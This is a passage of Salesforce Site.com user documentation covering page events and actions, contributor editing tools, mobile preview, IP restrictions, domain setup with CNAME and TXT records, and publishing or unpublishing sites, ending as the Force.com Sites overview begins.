Choose from several event triggers and actions when you create an event.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

When This Event Occurs...

Event	Occurs When...
Double click	The user double-clicks the page element.
Click	The user clicks the page element.
Focus	The focus moves to the page element.
Load	The page or page element is loaded in a browser window.
Blur	The focus moves from the page element.
Mouse in	The user moves the mouse pointer over the page element.
Mouse out	The user moves the mouse pointer out of the page element.

Trigger This Action...

Action	Description
Add CSS Class	Dynamically adds a CSS class to style the targeted item. For example, to alter the appearance of a page element, you could add a new CSS class to it.
Alert	Displays a popup browser alert message.
Animate	Animates CSS properties, such as Top, Left, Width, and Height, which you specify by entering appropriate values in the `CSS` field. For example, if targeting an image, you can enter values such as `opacity: "0.4", width: "70%"`, which changes the image's appearance according to the speed and effect you set.
Delay	Adds a delay (measured in milliseconds) before the action that follows. (Ensure you select the **Chained** checkbox to tie it to the subsequent action.)
Execute JavaScript	Runs custom JavaScript code, which you enter by clicking **Edit Script** to open the Custom Code Editor.
Go To Page	Goes to the designated page number in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 5427.
Hide Element	Hides the targeted item according to the speed and effect you set.
Next Page	Goes to the next page in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 5427.
Previous Page	Goes to the previous page in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 5427.
Remove CSS Class	Removes a CSS class from the targeted item to dynamically remove its style. For example, to alter the appearance of a page element, you could remove the CSS class associated with it and replace it with another.

Action	Description
Repeat	Repeats the action that follows by the specified number of times, with the specified delay between each occurrence. (Ensure you select the **Chained** checkbox in the Properties pane to tie it to the following action.)
Set Element Attribute	Dynamically sets the specified attribute value of the targeted item. For example, if targeting an image, you could change the image source by entering `src` in the `Attribute Name` field and entering the image URL in the `Attribute Value` field. You can also add custom name/value pairs for advanced coding purposes.
Show Element	Reveals the targeted item according to the speed and effect you set.
Submit	Submits the selected form's data.
Toggle Element	Switches the visibility of the targeted element according to the speed and effect you set.

SEE ALSO:

- Adding Pagination to Data Repeaters and Data Tables
- Events Overview

Understanding the Contributor's Page Editing View

Open a site page on the Overview tab by double-clicking the page or hovering over it and clicking > **Edit**. The page opens as a new tab.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition


USER PERMISSIONS

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level



- Using the toolbar (1), you can:
  - Undo and redo your actions.
  - Import assets, such as images and files.
  - Preview the page in a browser window.
  - Update the appearance of the page using the Branding Editor.
- Using the Page Elements pane (2), you can drag content blocks and widgets (if available) to editable areas of the page.
- On the page canvas (3), you can edit page text and add images. If editable areas are available, you can drag page elements to the page.
- Using the live mode options (4), you can see how the page appears on various devices when the page is live.

Creating Site Pages as a Site.com Contributor

Editing Content Blocks as a Contributor

Content blocks contain the text of your website pages, and can also house images and hyperlinks. As a contributor, you can edit the text in editable content blocks using an inline editor. Because you're editing the text inline, you always know exactly how the finished page will look when it's live.

Understanding the Inline Editing Toolbar

Adding Images to Text as a Contributor

As a contributor, you can quickly add images to any editable text areas on the page using an inline editor.

Attaching Hyperlinks to Text and Images as a Contributor

As a contributor, you can use the inline editor to quickly add hyperlinks to text or images in any editable text areas on the page.

Adding Page Elements to Pages as a Contributor

As a contributor, you can add page elements to any editable areas of a page.

SEE ALSO:

Creating Site Pages as a Site.com Contributor

Using Site.com Studio as a Contributor

Understanding the Inline Editing Toolbar

Creating Site Pages as a Site.com Contributor

If your site administrator or designer has enabled page creation, you can add pages to your site.

To add a new page:

1. In the Site Pages view on the Overview tab, click **New Site Page**.
2. Enter the page name.
3. Select a template for the page.
4. Click **Create**. The site page opens.

SEE ALSO:

Using Site.com Studio as a Contributor

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level

Editing Content Blocks as a Contributor

Content blocks contain the text of your website pages, and can also house images and hyperlinks. As a contributor, you can edit the text in editable content blocks using an inline editor. Because you're editing the text inline, you always know exactly how the finished page will look when it's live.

Editable content blocks display a gray border when you hover over the text. You can edit the text in these areas only.

When the page is open:

1. Double-click the text area you want to edit.
   The inline editor appears.
2. Add or edit text, and format it using the inline editor.

   Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.
3. Add images or hyperlinks as required.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level

Your changes are saved automatically when you click anywhere outside the text area.

SEE ALSO:

Previewing How Pages Appear on Mobile Devices

Understanding the Contributor's Page Editing View

Understanding the Inline Editing Toolbar


As a contributor, you can use the inline editor to edit any editable text areas on the page. Editable areas display a gray border when you hover over the text.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition



The inline editor lets you:

- Control the text style and layout (1) by:
  - Applying bold or italic formatting
  - Inserting numbered or bulleted lists
- Add images and hyperlinks, and remove unwanted formatting (2).
- Expand the toolbar (3) to access additional options (4–8).
- Undo and redo your edits (4).
- Control the text style and layout (5) by:
  - Applying underline formatting
  - Setting text alignment
  - Applying blockquote formatting
- Set paragraph indentation (6).
- Apply paragraph and heading styles (7).
- Apply additional styles, such as highlighting (8).

Tip: Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.

SEE ALSO:

Editing Content Blocks as a Contributor
Previewing How Pages Appear on Mobile Devices
Understanding the Contributor's Page Editing View

Adding Images to Text as a Contributor

As a contributor, you can quickly add images to any editable text areas on the page using an inline editor.

Editable text areas display a grey border when you hover over the text. You can add images to these areas only.

When the page is open:

1. Double-click the text area you want to edit.
   The inline editor appears.
2. Position your cursor where you want to insert the image and click .
3. In the Image Properties dialog box, enter a URL to an image in the `URL` field.
   For example, to add an image that you uploaded to the site, type **/** followed by the image filename, such as */myimage.png*.
4. Enter a brief description of the image in the `Alternative text` field. The description is used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).
5. Optionally, preview how the image appears in relation to the text on the page and set:
   - The width and height of the image
   - The image border (for example, to set a border that's 10 pixels wide, enter *10* in the `Border` field)
   - How much space surrounds the image (which is controlled by the `HSpace` and `VSpace` properties)
   - How the image aligns with the text on the page
6. Click **OK**.

Your changes are saved automatically when you click anywhere outside the text area.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level

SEE ALSO:

Editing Content Blocks as a Contributor
Understanding the Inline Editing Toolbar
Previewing How Pages Appear on Mobile Devices
Understanding the Contributor's Page Editing View

Attaching Hyperlinks to Text and Images as a Contributor

As a contributor, you can use the inline editor to quickly add hyperlinks to text or images in any editable text areas on the page.

Editable text areas display a gray border when you hover over the text. You can add hyperlinks in these areas only.

When the page is open:

1. Double-click the text area you want to edit. Editable text areas display a gray border when you hover over the text.
   The inline editor appears.
2. Select the text or image that you want to attach a hyperlink to and click .
3. Select the link type.
   - To link to a page or item in your site, or to an external page:
     a. Select **URL**.
     b. Select the protocol.
     c. In the `URL` field, select an item in your site, or type the address to an external page—for example, `http://www.externalsite.com`. (If you can't see the list of site items, place your cursor in the `URL` field and press the DOWN key on your keyboard.)
   - To link to an anchor that was previously added to the page, select **Link to anchor in the text** and select the anchor in the drop-down list.
   - To link to an email message, select **An email**, and enter the recipient's email address and the message information.
4. Click **OK**.

Your changes are saved automatically when you click anywhere outside the text area.

SEE ALSO:

- Editing Content Blocks as a Contributor
- Understanding the Inline Editing Toolbar
- Previewing How Pages Appear on Mobile Devices
- Understanding the Contributor's Page Editing View

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND


  Contributor role assigned at the site level

Adding Page Elements to Pages as a Contributor


As a contributor, you can add page elements to any editable areas of a page.

Page elements are the building blocks of site pages. Content blocks contain the text of your website pages and can house images and hyperlinks. Widgets are custom page elements that are created by your designer or site administrator. If you can't see widgets, they're not available to you.

- To add a page element to an open page, drag the element from the Page Elements pane to an editable area. When you drag a page element to an editable page area, the area is highlighted with a blue border. If you can't see a blue border, the page doesn't have any editable areas.



- To move a page element on the page, drag the page element to another editable area.



- To delete a page element, click .

After you add a content block to a page, double-click the content block to edit it.

When you add a widget to the page, you might need to specify properties for the widget in a dialog box, which automatically saves your changes. To dismiss the dialog box, click another area of the screen. For more information about the properties, contact your designer or site administrator.

SEE ALSO:

- Editing Content Blocks as a Contributor
- Understanding the Contributor's Page Editing View
- Previewing How Pages Appear on Mobile Devices

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level

Previewing How Pages Appear on Mobile Devices

With live mode, site administrators, designers, and contributors can preview how pages and templates appear on devices such as cell phones and tablets.

Site.com contributors are automatically placed in live mode for all content editing. They can edit the content blocks they've been given access to by the site administrators.

Site administrators and designers can switch between live and design modes by clicking **Live** or **Design** on the Site.com Studio toolbar. Design mode is the default view for site administrators and designers.

- To preview how the page looks:
  - On smartphones, click .
  - On tablets, click .
  - On computer screens, click .
  - At 100% width and height, click .
- To manually adjust the width of the screen, move the slider .
- To resize the width and height of the screen, drag the resizing handles at the edge of the frame to the required size.
- To store frequently used custom screen sizes, click  and enter the custom measurements.
- To rotate the screen orientation from portrait to landscape, click .

SEE ALSO:

Editing Content Blocks as a Contributor

Understanding the Contributor's Page Editing View

Editing Site.com Pages as a Designer or Site Administrator

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Previewing Site.com Sites

Contributors, designers, and site administrators can preview site pages to see how they look when rendered in a browser window. It's always a good idea to make sure your changes are displayed correctly, as this is how the pages appear on the live site.

If you're a site administrator or designer, you can also create an anonymous preview URL that allows other users to review the site before it goes live. The URL is always valid (unless you disable it) and shows the latest work in progress. It's only available to the people you send it to, and can't be found by search engines.

- Click **Preview Page** on the toolbar when editing a page.
- Hover over a page in the Site Pages view of the Overview tab and click > **Preview** to view a single page.
- Click **Preview** on the toolbar of the Overview tab to view the entire site. From the **Preview** menu, you can also:
  - Click **Preview Site in a New Tab** to view the site in a new tab in the existing browser window.
  - Click **Preview Site at 1024 x 768** to view the site as it appears to laptop users.
  - Click **Enable Anonymous Preview**, if you're a site administrator or designer, to create a URL that allows other users to preview the site before it goes live. Click the **View Anonymous Preview** option that appears in the **Preview** menu to access the preview URL, which you can copy and send to other users to review and test your changes. **Enable Anonymous Preview** is also available in the Site Configuration view.
- Click **Preview** beside a site on the Site.com home page to view the entire site.

When you preview pages, all browser-related functions should work.

Note: During preview only, style sheets are rendered as inline styles.

SEE ALSO:

Using Site.com Studio as a Site Administrator or Designer

Using Site.com Studio as a Contributor

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User`

  AND

  Contributor role assigned at the site level

Site.comIP Restrictions Overview

Every computer has a unique IP address that it uses to identify itself. Using IP restrictions, you can define a range of permitted IP addresses for the pages, folders, and assets in your site to control visitors' access.

For example, let's say you have a site page that lists all employees by department. You don't want people outside your organization to view this sensitive information. By restricting the permitted IP addresses to your organization's IP range—say, 112.122.0.1 to 112.122.0.123—you ensure that no other site visitors can view the page.

When you define IP restrictions for:

- A parent page template, all child page templates and template-based pages inherit the restrictions.
- A folder, all subfolders and assets within the folder inherit the restrictions.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

- The entire site, all site items inherit the restrictions.

For any item that inherits IP restrictions, you can add additional IP restrictions to further narrow the permitted IP range.

And if a user is denied access to a page, you can redirect them to another page, such as a user-friendly error page.

Adding IP Restrictions in Site.com

Control site visitors' access to the pages, page templates, folders, and assets in your site by setting the range of permitted IP addresses.

Editing, Disabling, and Deleting IP Restrictions in Site.com

SEE ALSO:

Adding IP Restrictions in Site.com

Editing, Disabling, and Deleting IP Restrictions in Site.com

Adding IP Restrictions in Site.com

Control site visitors' access to the pages, page templates, folders, and assets in your site by setting the range of permitted IP addresses.

1. On the Overview tab, either:
   - Hover over the page, page template, folder, or asset in the All Site Content view and click > **Add IP Restrictions**.
   - Click **Site Configuration** > **IP Restrictions** and click **Add IP Restrictions**.
2. If not already selected, choose the item you want to restrict access to.
3. Enter the first and last IP addresses of the permitted IP range—for example, 112.122.0.1 to 112.122.0.123. To enter a single IP address, just complete the `Start Address` field.

   Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space ::ffff:0:0 to ::ffff:ffff:ffff, where ::ffff:0:0 is 0.0.0.0 and ::ffff:ffff:ffff is 255.255.255.255. A range can't include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as 255.255.255.255 to ::1:0:0:0 or :: to ::1:0:0:0 are not allowed.
4. Click **Add IP Range** to add additional ranges.
5. To redirect users with an invalid IP address to an alternative page, such as a user-friendly error page, specify the page in Access Denied Page. If you set this in the IP Restrictions view, the page is the default for all IP restrictions unless you override it at the item level.

   You can redirect users to a page in your site or to an external site. Always use a prefix such as `http://` when entering an external URL. If you don't set an access denied page, users see a blank page that displays a default "Access to this resource is denied" message.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and edit IP restrictions in Site.com:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

To test the IP restrictions of a page template or site page, click **Preview** when the page is open. When you're happy with your updates, publish the site to enable the restrictions.

Note:

- If an item inherits IP restrictions—for example, an asset in an IP-restricted folder—you can add additional restrictions to further narrow the range. Although the item doesn't display the inherited values anywhere, the inherited IP range values do apply to the child item and only site visitors with valid IP addresses can access it.

- If you select a site page in the Access Denied Page drop-down list, users with an invalid IP address can view that page even if the entire site is restricted.
- Caching is disabled for any item that has IP restrictions. Additionally, if you update the IP restrictions of an asset, folder, or page, the system updates its URL in case proxy servers such as Akamai already cached the item.

SEE ALSO:

Site.comIP Restrictions Overview

Editing, Disabling, and Deleting IP Restrictions in Site.com

Editing, Disabling, and Deleting IP Restrictions in Site.com

After you create an IP restriction for a Site.com site, you can edit the address range, briefly disable the IP restriction (say, to allow temporary access to a page), or delete the restriction entirely.

To view all the IP restrictions on a site, open the IP Restrictions view under Site Configuration (on the Overview tab). Alternatively, to view the IP restriction on a single item, hover over it in the All Site Content view and click > **Edit IP Restrictions**.

When either the IP Restrictions section or the IP restrictions dialog box is open, you can:

- Edit the range of IP addresses. In the IP Restrictions view, double-click the IP address to edit the values inline.
- Disable an IP restriction by deactivating it. You can reactivate the restriction at any time. If you deactivate an IP restriction on an item that has several restrictions, the item's other restrictions are also deactivated.
- Delete an IP restriction. This removes the restriction entirely and allows all site visitors to access the item.

After you update the site's IP restrictions, publish the site to enable your changes.

SEE ALSO:

Site.comIP Restrictions Overview

Adding IP Restrictions in Site.com

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and edit IP restrictions in Site.com:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

Managing Domains in Site.com

Before you can publish your site to the Internet, you must set the site's domain information.

To add a domain to the site's domains list, Salesforce must verify that you own the domain name. The verification method you choose depends on whether the domain name is currently in use.

- Add domain names using CNAME records if you're creating a new domain name or using a domain name that's not currently in use.
- Add domain names using TXT records if the domain name is already in use on another website and you want to reuse it. The existing website must also use domain name system (DNS) A records.

Adding Domains Using CNAME Records in Site.com

Adding Domains Using TXT Records in Site.com

To publish a site to the Internet, you must first set its domain information. Add a domain name using a TXT record if you're reusing a domain name that's currently in use. For example, if you're migrating from an existing site to a new Site.com site, you can transition seamlessly to the new site when you're ready to go live. This method is suitable only for existing sites that use DNS A records.

Publishing and Managing Live Sites

Publishing Site Changes

When you *publish* a site in Site.com, you make its pages and assets live on the Internet so site visitors can access them.

Taking a Site Offline

SEE ALSO:

Publishing Site Changes

Taking a Site Offline

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage domains and publish Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

Adding Domains Using CNAME Records in Site.com

To publish a site to the Internet, you must first set its domain information. Add a domain name using a CNAME record if you're creating a new domain name, or if you're adding a domain name that's currently not in use.

If you don't already have a branded, custom Web address, such as `www.mycompany.com`, create one by registering through a domain name registrar.

Each domain name in Site.com must be unique. Salesforce verifies your domain name when you add it to the site's list of domains, and again when you publish the site.

Tip: It can take up to 48 hours for domain changes to become available on the Internet. However, you can reduce this time by lowering the time to live (TTL) value in the account management settings of your DNS provider. Because the current remaining time must expire before your new setting takes effect, you should update this value a few days prior to going live.

You can also add a custom path to your domain name to create a custom URL. A custom URL consists of the domain and a custom path. The same path name may be used on more than one domain, but it can't be used more than once within the same domain. When adding a domain, the / is required for the path. It indicates the root. You can add an additional custom name after the /, but you must at least use the / to indicate the root. For example, if the domain name is `https://oursite.com` and the path is `/products`, the site URL is `https://oursite.com/products`. If you added the custom URL to the root, the URL would be `https://oursite.com`.

Note: You can also manage domains and paths in Setup using Domain Management.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage domains and publish Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

1. In the account management settings of your DNS provider, create a CNAME record. CNAME records must include your domain name, your 18–character organization ID, and the suffix live.siteforce.com. For example, if your domain name is www.mycompany.com and your organization ID is 00dx00000000001aaa, then the CNAME must be `www.mycompany.com.00dx00000000001aaa.live.siteforce.com`. You can find the organization ID on the new domain page in Domain Management within Setup.
2. When your CNAME record is available on the Internet, open Site.com Studio and click **Site Configuration** > **Domains** on the Overview tab.
3. Enter the domain name in the text box provided—for example, `www.mycompany.com`—.
4. Add an optional path name.
5. click Add.
6. Repeat for any additional domain names. For example, you might want to include common misspellings of the domain name in case users make typing mistakes. You must create a corresponding unique CNAME record for each domain name. You can add up to ten domain names.
7. When you're ready to go live, publish the site.

Note:

- If you have an MX record set up for your domain's mail service, the domain assigned to the MX record can't be the same as the domain you assign to your CNAME record. If you create a CNAME record using the same domain as your MX record, your mail service will be disabled.

For example, if you have `mydomain.com` assigned to your MX record, and you want to use it for your CNAME record, we recommend assigning `www.mydomain.com` to your CNAME record instead, and then working with your DNS provider to redirect `mydomain.com` to `www.mydomain.com`.

- When you update existing domain information, you must publish your changes for them to take effect. If you see a message that there are no changes to publish, first update a page in your site and then publish your changes.

SEE ALSO:

Adding Domains Using TXT Records in Site.com

Managing Domains in Site.com

Adding Domains Using TXT Records in Site.com

To publish a site to the Internet, you must first set its domain information. Add a domain name using a TXT record if you're reusing a domain name that's currently in use. For example, if you're migrating from an existing site to a new Site.com site, you can transition seamlessly to the new site when you're ready to go live. This method is suitable only for existing sites that use DNS A records.

Each domain name in Site.com must be unique. Salesforce verifies your domain name when you add it to the site's list of domains, and again when you publish the site.

Tip: It can take up to 48 hours for domain changes to become available on the Internet. However, you can reduce this time by lowering the time to live (TTL) value in the account management settings of your DNS provider. Because the current remaining time must expire before your new setting takes effect, you should update this value a few days prior to going live.

1. In the account management settings of your DNS provider, create a TXT record that contains your organization's ID. To find the ID, open Site.com Studio, click **Site Configuration** > **Domains** on the Overview tab, and copy the organization ID displayed there.

   Contact your DNS provider if you're unsure how to create a TXT record.

2. When your TXT record is available on the Internet, enter the domain name in the text box provided in the Domains view—for example, `www.mycompany.com`—and click **Add**.
3. Repeat for any additional domain names. For example, you might want to include common misspellings of the domain name in case users make typing mistakes.

   You can add up to ten domain names.

4. Publish your Site.com site when it's ready. It won't yet be live on the Internet.
5. To go live, in your DNS account management settings:
   a. Create a CNAME that meets the following criteria.CNAME records must include your domain name, your 18–character organization ID, and the suffix live.siteforce.com. For example, if your domain name is www.mycompany.com and your organization ID is 00dx00000000001aaa, then the CNAME must be *`www.mycompany.com.00dx00000000001aaa`*`.live.siteforce.com`. You can find the organization ID on the new domain page in Domain Management within Setup.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage domains and publish Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

b. Delete the old A record, and also the TXT record you created in step 1.

SEE ALSO:

Adding Domains Using CNAME Records in Site.com

Managing Domains in Site.com

Publishing and Managing Live Sites

When you *publish* a site in Site.com, you make its pages and assets live on the Internet so site visitors can access them.

Before you publish your site for the first time, you must set the site's domain information. If you don't set up your domain, you'll be prompted to do so during the publishing process. After your domain is set up, you can publish your entire site or just parts of it.

When working with a site, you can:

- Publish site changes.
- Review the change history by clicking > **View Details** on the Overview tab.
- Take the site offline to remove it from public view.

Note: You can't publish your site from sandbox.

SEE ALSO:

Using Site.com Studio as a Site Administrator or Designer

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage domains and publish Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

Publishing Site Changes

When you *publish* a site in Site.com, you make its pages and assets live on the Internet so site visitors can access them.

Before you publish your site for the first time, you must set the site's domain information. If you don't set up your domain, you'll be prompted to do so during the publishing process.

You can publish your entire site or just specific items.

1. Click **Publish Changes...**.
2. To publish:
   - All recent changes, ensure **Site-wide changes** is selected.
   - Specific items, select **Only selected items** and select the relevant items.

   Note: If you select an item that has dependencies, the dependent items are also selected. For example, if you select a page, but you changed the page and the style sheet that it relies on, the style sheet is also selected. Click **View** to see the list of dependencies. You can't deselect an item if it's a critical dependency for another selected item.
3. Click **Next** and then review the list of items to be published.
4. Click **Next** and then add a publishing note, if required. The note appears in the Description column of the Change History view.
5. Click **Publish**.

You'll receive an email notification when your site changes go live.

Note: You can't publish your site from sandbox.

SEE ALSO:

Publishing and Managing Live Sites

Taking a Site Offline

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage domains and publish Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

Taking a Site Offline

1. On the Overview tab, click **Site Configuration** > **Domains**.
2. Delete all listed domains.
   When you remove the last domain, the site goes offline immediately. Site visitors see a "Server not found" message or similar in their browser when they attempt to view the site.
3. In the popup window that appears:
   - Click **OK** to unpublish the site. Unpublishing the site releases the Site.com Published Site license associated with it, so you can use it to publish another site.
   - Click **Cancel** if you don't want to release the Site.com Published Site license—for example, if you plan to make the site publicly available again at a later date.

     If you change your mind after clicking **Cancel**, you can release the license by clicking **Unpublish** on the Overview tab. After a site is unpublished, the **Unpublish** button is replaced with the **Publish** button.
4. If you don't plan to reuse the domain with Site.com, remove any CNAME records that point to *your_domain_name*`.orgID.live.siteforce.com` in the account management settings of your DNS provider.

After you unpublish a site, you can delete it from the list of sites on the Site.com tab.

SEE ALSO:

Managing Domains in Site.com

Publishing Site Changes

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage domains and publish Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

Force.com Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password. You can publicly expose any information stored in your organization through a branded URL of your choice, and make the site's pages match the look and feel of your company's brand.

Salesforce organizations contain valuable information about partners, solutions, products, users, ideas, and other business data. Some of this information would be useful to people outside your organization, but only users with the right access and permissions can view and use it. In the past, to make this data available to the general public, you had to set up a Web server, create custom Web pages (JSP, PHP, or other), and perform API integration between your site and your organization. Additionally, if you wanted to collect information using a Web form, you had to program your pages to perform data validation.

